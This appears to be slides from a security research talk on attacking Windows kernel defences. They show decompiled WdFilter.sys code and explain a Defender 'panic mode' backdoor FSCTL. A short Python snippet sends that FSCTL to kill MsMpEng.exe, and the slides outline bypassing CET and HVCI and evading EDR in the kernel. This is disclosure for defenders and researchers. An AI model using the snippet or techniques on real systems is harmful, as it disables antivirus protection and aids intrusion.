## ● Time for Plan B

- MsMpEng.exe is a PPL – hard to suspend/terminate
  - WdFilter.sys can terminate the process but only MsMpEng.exe can send it commands
- WdFilter.sys has a “Panic Mode”
  - Enabled when MsMpEng.exe times out on multiple file scans
  - Opens a “back door” that allows any process to send certain commands to the driver
  - Sending a FSCTL with code 0x902EB will enter MpFsCtlDispatcher: a private IOCTL interface
    - Allows setting internal flags, resetting cache and terminating MsMpEng.exe

```
NTSTATUS __fastcall MpPreFsControl(
    PFLT_CALLBACK_DATA CallbackData,
    PCFLT_RELATED_OBJECTS FltObjects,
    PFLT_CONTEXT *CompletionContext)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    Context = 0i64;
    *v31 = 0i64;
    v33 = 0i64;
    if ( !FltObjects->FileObject )
    {
        if ( DeviceObject != &DeviceObject && (HIDWORD(DeviceObject->Timer) & 1) != 0 )
            WPP_SF_(DeviceObject->AttachedDevice, 10i64, &unk_1C0012F10);
        return 1;
    }
    *CompletionContext = 0i64;
    v6 = 4;
    Iopb = CallbackData->Iopb;
    MinorFunction = Iopb->MinorFunction;
    if ( MinorFunction && MinorFunction != IRP_MN_KERNEL_CALL )// user request / kernel request are both valid
        return 1;
    FsControlCode = Iopb->Parameters.FileSystemControl.Common.FsControlCode;
    if ( FsControlCode <= 0x902EB )
    {
        if ( FsControlCode == 0x902EB )
        {
            if ( PsGetCurrentProcessId() != MpData->EngineProcessId
                && (MpData->InternalFlags & 0x80000000) == 0
                && !MpData->PanicMode )
            {
                return 1;
            }
            CallbackData->IoStatus.Status = MpFsCtlDispatcher(CallbackData, FltObjects);
        }
        else
        {
```

```
BOOLEAN __fastcall MpFsCtlDispatcher(PFLT_CALLBACK_DATA CallbackData, PCFLT_RELATED_OBJECTS FltObjects)
{
    unsigned int *InputBuffer; // rcx
    int result; // eax MAPDST
    unsigned int input; // [rsp+30h] [rbp-18h]

    ProbeForRead(CallbackData->Iopb->Parameters.FileSystemControl.Neither.InputBuffer, 4ui64, 4u);
    InputBuffer = CallbackData->Iopb->Parameters.FileSystemControl.Neither.InputBuffer;
    input = *InputBuffer;
    switch ( *InputBuffer )
    {
        case 2u:
            return MpFsCtlQueryNormalizedName(CallbackData, FltObjects);
        case 6u:
            return MpFsCtlResetFileInCache(InputBuffer, FltObjects);
        case 7u:
            return MpFsCtlSetFileStateFlags(CallbackData, FltObjects);
    }
    if ( (MpData->InternalFlags & 0x80000000) == 0 && !MpData->PanicMode )
        return STATUS_SEVERITY_WARNING;
    if ( input != 9 )
    {
        if...
        return STATUS_SEVERITY_WARNING;
    }
    result = MpTerminateEngineProcess();
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*(WPP_GLOBAL_Control + 11) & 2) != 0 )
        WPP_SF_qd(
            *(WPP_GLOBAL_Control + 3),
            19i64,
            &WPP_415afb42e9ed3bea82bd2f46ee3c28b4_Traceguids,
            MpData->EngineProcess,
            result);
    return result;
}
```



## ● Windows Defender Backdoor FSCTL


- Timeout is determined by MpData->LocalTimeout
  - Default is 4 minutes for local files and 6 for network files
  - After 4 timeouts WdFilter.sys will go into panic mode
    - Also set in MpData together with the number of times it entered panic mode
    - FSCTL 0x902EB with code 9 will terminate MsMpEng.exe

```
f = win32file.CreateFile("c:\\temp\\test.txt",  
win32file.GENERIC_READ, win32file.FILE_SHARE_READ, None,  
win32file.OPEN_EXISTING, 0)  
win32file.DeviceIoControl(f, 0x902eb, b'\\x09\\x00\\x00\\x00',  
None, None)
```



## ● Hiding in the Kernel

- Drivers are visible to anyone who is looking
  - And user<->kernel communication mechanisms are too
  - Many kernel structures are protected or monitored so they can't be hooked or tampered with anymore
- But we can live off the land in the kernel
  - MsSecCore.sys shim functions call the registered functions in MsSecFlt.sys – this interface isn't protected
- Build private comms mechanism by hooking callback routines and invoking hooked APIs from the UM process to send messages to the driver



## ● Summary

- Bypass CET by returning to a different address from the shadow stack
  - Works against KCET too
- Reach the kernel through a vulnerable driver
  - Even if HVCI block list is enabled
- Neutralize EDRs with HVCI features or built-in backdoors
  - Or vulnerable drivers
- Live off the land in the kernel by hooking and abusing existing internal mechanisms

## ● References

### ○ Protected Processes:

- <http://publications.alex-ionescu.com/NoSuchCon/NoSuchCon%202014%20-%20Unreal%20Mode%20-%20Breaking%20Protected%20Processes.pdf>
- <https://googleprojectzero.blogspot.com/2018/10/injecting-code-into-windows-protected.html>
- <https://drive.google.com/file/d/1Pj7hSvsj0qvegdIUvABa9KUEKOrLzu2p/view> + <https://github.com/gabriellandau/PPLFault>

### ○ Kernel Shim Engine:

- <https://www.youtube.com/watch?v=qCa9icMqBNM>

- Questions?